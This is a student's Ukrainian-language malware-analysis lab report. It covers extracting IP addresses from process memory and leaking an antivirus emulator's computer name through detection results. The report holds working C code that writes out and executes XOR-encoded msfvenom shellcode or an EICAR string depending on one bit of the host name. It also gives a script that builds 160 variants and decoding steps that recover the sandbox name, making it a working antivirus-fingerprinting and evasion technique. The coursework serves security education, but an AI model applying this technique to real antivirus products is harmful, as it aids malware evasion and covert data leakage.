МІНІСТЕРСТВО ОСВІТИ, НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ

«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ»

ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ

Лабораторна робота 6

Аналіз конфігурації

Варіант №5

Підготував:

студент 4 курсу

групи ФІ-84

Коломієць Андрій Юрійович

Email:*andkol-ipt22@lll.kpi.ua*

Викладач:

Київ – 2021

Аналіз конфігурації

Мета роботи

Отримати навички аналізу налаштувань та середовища виконання ШПЗ для задач реагування на інциденти.

Постановка задачі

Дослідити методи роботи з структурованими даними за допомогою Kaitai Struct, динамічного аналізу процесів Windows/Linux та аналізу середовища емуляторів антивірусів.

Варіанти завдань

• Створіть парсер конфігурації з пам’яті Вашої системи з лабораторної роботи 4. Впевніться, що парсер працює після застосування UPX та MPRESS на виконуваному файлі зразку.

• Проаналізуйте 1-2 антивіруси з лабораторії роботи 3 за допомогою методів. Знайдіть ім’я системи, ім’я користувача,список процесів, список файлів на робочому столі, перші 32 байти notepad.exe. Для пришвидшення роботи рекомендується використати 256 зразків з theZoo, VirusShare або інших джерел для отримання 1 байту за запит.

• Порівняйте Ваші результати з попереднього пункту з колегою, що використовує той же антивірус. Які індикатори співпадають?

Виконання роботи

Створіть парсер конфігурації з пам’яті Вашої системи з лабораторної роботи 4. Впевніться, що парсер працює після застосування UPX та MPRESS на виконуваному файлі зразку.

Для Linux OS[1]


$ pidof python3

$ grep heap /proc /**<any_pid>**/maps


<start_memory_address> - **<end_memory_address>** rw - p 00000000 00:00 0 [heap]

$ dd if =/proc /**<any_pid>**/ mem bs =1 skip = $ ((**0 x<start_memory_address>**)) count = $ ((**0 x<end_memory_address>-<start_memory_address>**)) | egrep - ao **"(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"**

Результати роботи на включеному сервері



Дійсно IP адреса співпадає.



[1] https://www.shellhacks.com/regex-find-ip-addresses-file-grep/

Для Windows OS[2]

```
#!/bin/env python
import winappdbg
from winappdbg import win32
import re

s=winappdbg.System ()
s.request_debug_privileges()
s.scan_processes()


for p, path in s.find_processes_by_filename("python.exe"):
               pid = p.get_pid()
               bits = p.get_bits()
               print "pid %d (%d bits)" % (pid, bits)

               mmap = p.get_memory_map()
               mapf = p.get_mapped_filenames(mmap)

               for m in mmap:
                       a = m.BaseAddress
                       fn = mapf.get(a,None)

                       if m.has_content():
                         print "address 0x%x size 0x%x state 0x%x protect 0x%x type 0x%x[%s]" %(a,
                               m.RegionSize,m.State,m.Protect,m.Type,fn)
                         d = p.read(a,m.RegionSize)
                         cc = re.findall("\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}",d[::2])
                         if len(cc) > 0:
                                 print cc
                                 raw_input()

print("Hello")
```

Результати роботи на клієнтській стороні

На диво **IP** в **Windows** на відміну від **Linux** маємо, як відправника так і отримувача.

[2] https://stackoverflow.com/questions/10086572/ip-address-validation-in-python-using-regex

Проаналізуйте 1-2 антивіруси з лабораторії роботи 3 за допомогою методів. Знайдіть ім’я системи, ім’я користувача,список процесів, список файлів на робочому столі, перші 32 байти notepad.exe. Для пришвидшення роботи рекомендується використати 256 зразків з theZoo, VirusShare або інших джерел для отримання 1 байту за запит.


Код з методички


```c
#include <stdio.h>

#include <windows.h>

#include "leak.h"


#define SIG "KITTY"
char * bit = SIG "000";

int main ()
{
    CHAR buf [1024] = {0};
    DWORD sz = sizeof(buf);

    GetComputerNameA(buf,&sz);

    char *p;

    int b,psz;

    b = atoi(bit+sizeof(SIG)-1);

    if(buf[b/8]&(1<<(b%8)))
    {
        p = bit1;
        psz = sizeof(bit1);
    }
    else
    {
        p=bit0;
        psz=sizeof(bit0);
    }

    FILE *out=fopen("malware.exe","wb");

    while(psz--)
        fputc(0xff^*p++,out);
    fclose(out);

    system("malware.exe");

    return 0;
}
```

```c
# ifndef __LEAK_H__

# define __LEAK_H__

# include <stdint.h>

// malware XOR 0 xff
// eicar.com
// KAV EICAR-Test-File

uint8_t bit1 [] = {    167 , 202 , 176 , 222 , 175 , 218 , 191 , 190 , 175 , 164 , 203 , 163 ,
                       175 , 165 , 167 , 202 , 203 , 215 , 175 , 161 , 214 , 200 , 188 , 188 , 214 , 200 ,
                       130 , 219 , 186 , 182 , 188 , 190 , 173 , 210 , 172 , 171 , 190 , 177 , 187 , 190 ,
                       173 , 187 , 210 , 190 , 177 , 171 , 182 , 169 , 182 , 173 , 170 , 172 , 210 , 171 ,
                       186 , 172 , 171 , 210 , 185 , 182 , 179 , 186 , 222 , 219 , 183 , 212 , 183 , 213
                  };

// msfvenom -p windows/exec cmd=calc -o bit0.bin
// KAV Trojan.Win32.Shelma.ind

uint8_t bit0 [] = { 3 , 23 , 125 , 255 , 255 , 255 , 159 , 118 , 26 , 206 , 63 , 155 , 116 ,
                    175 , 207 , 116 , 173 , 243 , 116 , 173 , 235 , 116 , 141 , 215 , 240 , 72 , 181 ,
                    217 , 206 , 0 , 83 , 195 , 158 , 131 , 253 , 211 , 223 , 62 , 48 , 242 , 254 , 56 , 29 ,
                    13 , 173 , 168 , 116 , 173 , 239 , 116 , 181 , 195 , 116 , 179 , 238 , 135 , 28 ,
                    183 , 254 , 46 , 174 , 116 , 166 , 223 , 254 , 44 , 116 , 182 , 231 , 28 , 197 , 182 ,
                    116 , 203 , 116 , 254 , 41 , 206 , 0 , 83 , 62 , 48 , 242 , 254 , 56 , 199 , 31 , 138 ,
                    9 , 252 , 130 , 7 , 196 , 130 , 219 , 138 , 27 , 167 , 116 , 167 , 219 , 254 , 44 ,
                    153 , 116 , 243 , 180 , 116 , 167 , 227 , 254 , 44 , 116 , 251 , 116 , 254 , 47 , 118 ,
                    187 , 219 , 219 , 164 , 164 , 158 , 166 , 165 , 174 , 0 , 31 , 160 , 160 , 165 , 116 ,
                    237 , 20 , 114 , 162 , 149 , 254 , 114 , 122 , 77 , 255 , 255 , 255 , 175 , 151 ,
                    206 , 116 , 144 , 120 , 0 , 42 , 68 , 15 , 74 , 93 , 169 , 151 , 89 , 106 , 66 , 98 , 0 ,
                    42 , 195 , 249 , 131 , 245 , 127 , 4 , 31 , 138 , 250 , 68 , 184 , 236 , 141 , 144 ,
                    149 , 255 , 172 , 0 , 42 , 156 , 158 , 147 , 156 , 255
                  };
# endif
```

Формуємо папаку з файлами та відправляємо на комп'ютер з антивірусом KAV

```
#!/bin/bash

i686-w64-mingw32-gcc leak.c -o leak.exe
strip -s leak.exe

for i in $(seq -f %03g 0 159)
do
    sed "s/KITTY000/KITTY${i}/" leak.exe > out/bit.$i.exe
done
```





Виділяємо біти в файлі за допомогою програми

```
#include <iostream>
#include <vector>
#include <string>
#include <algorithm>
#include <fstream>


using namespace std;

int main()
{
    string line;
    string text=" ";


    ifstream in("report.txt"); // окрываем файл для чтения

    if (in.is_open())
    {
        while (getline(in,line))
        {
            size_t deleted=line.find("deleted");

            if(deleted!=std::string::npos)
            {
                size_t found_1=line.find("Shelma");
                size_t found_2=line.find("EICAR");

                if (found_1!=std::string::npos){ text+=to_string(0); }
                if(found_2!=std::string::npos) { text+=to_string(1); }
            }
        }

    }


    //reverse(text.begin(), text.end());

    cout<<endl<<"Text with the file:"<<endl;

    cout<<endl<<text<<endl;

    cout <<endl<< "End of program" << endl;

    in.close();

    return 0;
}
```

```
Text with the file:

 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000011110000110100001100100011101100110011001101000
```

Декодуємо отримані значення

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-6/Code$ ipython
Python 3.8.10 (default, Sep 28 2021, 16:10:42)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.30.1 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from Crypto.Util.number import long_to_bytes as l2b
```

```
In [19]: l2b(0b00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000011110000110100001100100011101100110011001101000)[::-1]
Out[19]: b'hfvdhx'
```

Перевірка імені комп’ютера

```c
#include <stdio.h>

#include <windows.h>

#include "leak.h"



int main ()
{
    CHAR buf [1024] = {0};
    DWORD sz = sizeof(buf);

    GetComputerNameA(buf,&sz);

    char *p;

    int b,psz;

    if(! strcmp(buf,"hfvdhx"))
    {
        p = bit1;
        psz = sizeof(bit1);
    }
    else
    {
        p=bit0;
        psz=sizeof(bit0);
    }

    FILE *out=fopen("malware.exe","wb");

    while(psz--)
        fputc(0xff^*p++,out);
    fclose(out);

    system("malware.exe");

    return 0;
}
```